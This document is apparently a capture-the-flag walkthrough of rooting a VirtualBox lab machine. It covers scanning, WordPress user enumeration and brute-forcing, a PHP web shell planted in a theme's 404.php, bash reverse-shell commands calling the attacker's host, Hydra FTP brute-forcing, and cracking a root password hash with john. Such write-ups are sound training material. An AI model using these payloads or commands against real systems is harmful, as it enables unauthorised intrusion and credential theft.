





```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Thu Jul 31 13:25:10 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p21,80,443,3306 -oN ta
Nmap scan report for 10.0.2.127
Host is up (0.00017s latency).

PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD
80/tcp   open  http     Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1h PHP/7.2.34 mod_perl/2.0.11 Perl/v5.32.0)
| http-title: Welcome to XAMPP
|_Requested resource was http://10.0.2.127/dashboard/
|_http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1h PHP/7.2.34 mod_perl/2.0.11 Perl/v5.32.0
443/tcp  open  ssl/http Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1h PHP/7.2.34 mod_perl/2.0.11 Perl/v5.32.0)
| ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
| Not valid before: 2004-10-01T09:10:30
|_Not valid after:  2010-09-30T09:10:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| http-title: Welcome to XAMPP
|_Requested resource was https://10.0.2.127/dashboard/
|_http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1h PHP/7.2.34 mod_perl/2.0.11 Perl/v5.32.0
3306/tcp open  mysql    MariaDB 10.3.24 or later (unauthorized)
MAC Address: 08:00:27:F8:09:8B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```




```
❯ gobuster dir -u http://10.0.2.127 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png
,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.127
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              pcapng,old,zip,log,rar,jpg,woff2,bin,rb,asp,php,json,sh,html,xml,md,co
nf,ini,backup,pl,css,js,bak,ttf,aspx,txt,ts,tar,jpeg,gif,py,htm,tar.gz,svg,webp,eot,exe,7z,png,woff
,pcap
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htm                 (Status: 403) [Size: 1019]
/.html                (Status: 403) [Size: 1019]
/index.php            (Status: 302) [Size: 0] [--> http://10.0.2.127/dashboard/]
/img                  (Status: 301) [Size: 230] [--> http://10.0.2.127/img/]
/wordpress            (Status: 301) [Size: 236] [--> http://10.0.2.127/wordpress/]
/applications.html    (Status: 200) [Size: 3607]
/dashboard            (Status: 301) [Size: 236] [--> http://10.0.2.127/dashboard/]
/secret               (Status: 200) [Size: 40578]
```




```
❯ whatweb http://10.0.2.127/dashboard/
http://10.0.2.127/dashboard/ [200 OK] Apache[2.4.46][mod_perl/2.0.11], Country[RESERVED][ZZ], Email
[fastly-logo@2x.png], HTML5, HTTPServer[Unix][Apache/2.4.46 (Unix) OpenSSL/1.1.1h PHP/7.2.34 mod_pe
rl/2.0.11 Perl/v5.32.0], IP[10.0.2.127], JQuery[1.10.2], Modernizr, OpenSSL[1.1.1h], PHP[7.2.34], P
erl[5.32.0], Script[text/javascript], Title[Welcome to XAMPP]
❯ whatweb http://10.0.2.127/wordpress/
http://10.0.2.127/wordpress/ [200 OK] Apache[2.4.46][mod_perl/2.0.11], Country[RESERVED][ZZ], Email
[lagertha-vikingos-k36E-1024x512@abc-300x169.jpg,lagertha-vikingos-k36E-1024x512@abc-768x432.jpg,la
gertha-vikingos-k36E-1024x512@abc.jpg], HTML5, HTTPServer[Unix][Apache/2.4.46 (Unix) OpenSSL/1.1.1h
 PHP/7.2.34 mod_perl/2.0.11 Perl/v5.32.0], IP[10.0.2.127], MetaGenerator[WordPress 5.5.15], OpenSSL
[1.1.1h], PHP[7.2.34], Perl[5.32.0], PoweredBy[-wordpress,-wordpress,,WordPress], Script, Title[Rag
nar lothbrok &#8211; Just another WordPress site], UncommonHeaders[link], WordPress[5.5.15], X-Powe
red-By[PHP/7.2.34]
```



https://armbjorn/wordpress/



```
  GNU nano 8.4                                          /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.0.2.127      armbjorn
```




https://armbjorn/wordpress/

ust another WordPress site


UNCATEGORIZED

By ragnar December 3, 2020 No Comments




10.0.2.127/secret


```
the
and
rft
The
info
org
Norse
with
Viking
this
from
wikipedia
Fen
Old
```




```
❯ ll
.rw-rw-r-- kali kali  43 KB Thu Jul 31 13:38:53 2025 dict.txt
.rw-rw-r-- kali kali 418 B  Thu Jul 31 13:24:50 2025 ports
.rw-rw-r-- kali kali 1.4 KB Thu Jul 31 13:25:24 2025 target
❯ wc -l dict.txt
4617 dict.txt
```




```
❯ wpscan --url http://armbjorn/wordpress -e u,ap
```




```
[i] User(s) Identified:

[+] ragnar
```



```
❯ wpscan --url http://armbjorn/wordpress -U ragnar -P dict.txt
```



```
[i] No Config Backups Found.
[SUCCESS] - ragnar / ubbe
```




Edit Themes

Twenty Twenty: 404 Template (404.php)


Selected file content:

```
good
```



armbjorn/wordpress/wp-content/themes/twentytwenty/404.php


good



Twenty Twenty: 404 Template (404.php)


Selected file content:

```php
<?php
    system($_GET['cmd']);
?>
```




armbjorn/wordpress/wp-content/themes/twentytwenty/404.php?cmd=id

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```




view-source:http://armbjorn/wordpress/wp-content/themes/twentytwenty/404.php?cmd=cat /etc/passwd | grep bash


```
root:x:0:0:root:/root:/bin/bash
ragnar:x:1001:1002:,,,:/home/ragnar:/bin/bash
```




```
:http://armbjorn/wordpress/wp-content/themes/twentytwenty/404.php?cmd=bash -c 'bash -i %3E%26 /dev/tcp/10.0.2.65/443 0%3E%261'
```




```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.127] 59454
bash: cannot set terminal process group (928): Inappropriate ioctl for device
bash: no job control in this shell
daemon@osboxes:/opt/lampp/htdocs/wordpress/wp-content/themes/twentytwenty$ |
```




```
❯ hydra -l ragnar -P dict.txt 10.0.2.127 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please
rvice organizations, or for illegal purposes (this is non-bindir
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4617 login t
ask
[DATA] attacking ftp://10.0.2.127:21/
[STATUS] 2928.00 tries/min, 2928 tries in 00:01h, 1689 to do in
[21][ftp] host: 10.0.2.127   login: ragnar   password: lagertha
```




```
❯ ftp 10.0.2.127
Connected to 10.0.2.127.
220 ProFTPD Server (ProFTPD) [::ffff:10.0.2.127]
Name (10.0.2.127:kali): ragnar
331 Password required for ragnar
Password:
230 User ragnar logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||24407|)
150 Opening ASCII mode data connection for file list
drwxrwxr-x   6 ragnar   33           4096 Dec  3  2020 .
drwxrwxr-x   6 ragnar   33           4096 Dec  3  2020 ..
-rwxrwxr-x   1 33       33           3607 Aug 27  2019 applications.html
-rwxrwxr-x   1 33       33            177 Aug 27  2019 bitnami.css
drwxrwxr-x  21 33       33           4096 Dec  3  2020 dashboard
-rwxrwxr-x   1 33       33          30894 May 11  2007 favicon.ico
drwxrwxr-x   2 33       33           4096 Dec  3  2020 img
-rwxrwxr-x   1 33       33            260 Jul  9  2015 index.php
-rw-rw-r--   1 33       33          40578 Dec  3  2020 secret
drwxrwxr-x   2 33       33           4096 Dec  3  2020 webalizer
drwxrwxrwx   5 33       33           4096 Jul 31 11:31 wordpress
```




```
daemon@osboxes:/opt/lampp/htdocs/wordpress/wp-content/themes/twentytwenty$ su ragnar
Password:
ragnar@osboxes:/opt/lampp/htdocs/wordpress/wp-content/themes/twentytwenty$ id
uid=1001(ragnar) gid=1002(ragnar) groups=1002(ragnar)
```




```
ragnar@osboxes:~$ cat .bash_history
python3 -c 'import socket,subprocess,os;s=soc
s.call(["/bin/sh","-i"]);'
cd /opt/lampp/htdocs/
su www-data
ls
ls -la
su root
ls
cd
ls
rm -r .mozilla/
ls -a
cd ..
ls
ls -a
ls -l
chmod 700
chmod 700 ragnar/ -R
su
su root
chmod 700 ragnar/ -R
ls
ls -l ragnar/
cd ragnar
ls
cat secret
ls
ls -a
rm .bash_history
cat secret
ifconfig
nc 192.168.0.105 1234
bash -i >& /dev/tcp/192.168.0.105/9999/ 0>&1
nc -e /bin/sh 192.168.0.105 9999
su root
ls -l
poweroff
```




```
ragnar@osboxes:~$ nano secret
```




```
  GNU nano 4.8                                                                                 secret
root:$6$hPrOGn8aOKa2ZMJm$gGKkorDjENhohzGBojBLO3ABOJEP/DjMtjRRl6FBlNAc.l.BnoH8rMWtWZiJGCTt2Nq5e7DFe51RRRTXjzN5h.
```



```
❯ echo '$6$hPrOGn8aOKa2ZMJm$gGKkorDjENhohzGBojBLO3ABOJEP/DjMtjRRl6FBlNAc.l.BnoH8rMWtWZiJGCTt2Nq5e7D
Fe51RRRTXjzN5h.' > roothash.txt
```



```
❯ john roothash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
kevinmitnick     (?)
```



```
ragnar@osboxes:~$ su root
Password:
root@osboxes:/home/ragnar# id
uid=0(root) gid=0(root) groups=0(root)
root@osboxes:/home/ragnar# cd /root/
root@osboxes:~# ls -la
total 56
drwx------  8 root root 4096 Dec  4  2020 .
drwxr-xr-x 19 root root 4096 Jul 31  2020 ..
-rw-------  1 root root  273 Dec  4  2020 .bash_history
-rw-r--r--  1 root root    0 Dec  3  2020 .bashrc
drwx------  5 root root 4096 Dec  3  2020 .cache
drwxr-xr-x  5 root root 4096 Dec  3  2020 .config
drwx------  3 root root 4096 Dec  3  2020 .dbus
drwxr-xr-x  2 root root 4096 Dec  3  2020 Desktop
drwx------  3 root root 4096 Dec  3  2020 .gnupg
-rw-r--r--  1 root root  129 Dec  3  2020 hello
drwxr-xr-x  3 root root 4096 Dec  3  2020 .local
-rw-------  1 root root   18 Dec  3  2020 .mysql_history
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-------  1 root root    5 Dec  3  2020 .python_history
-rw-r--r--  1 root root   66 Dec  3  2020 .selected_editor
root@osboxes:~# cat hello
¡Congratulation! Have a nice day


I'm very happy



How the little piglets would grunt if they knew how the old boar suffered
```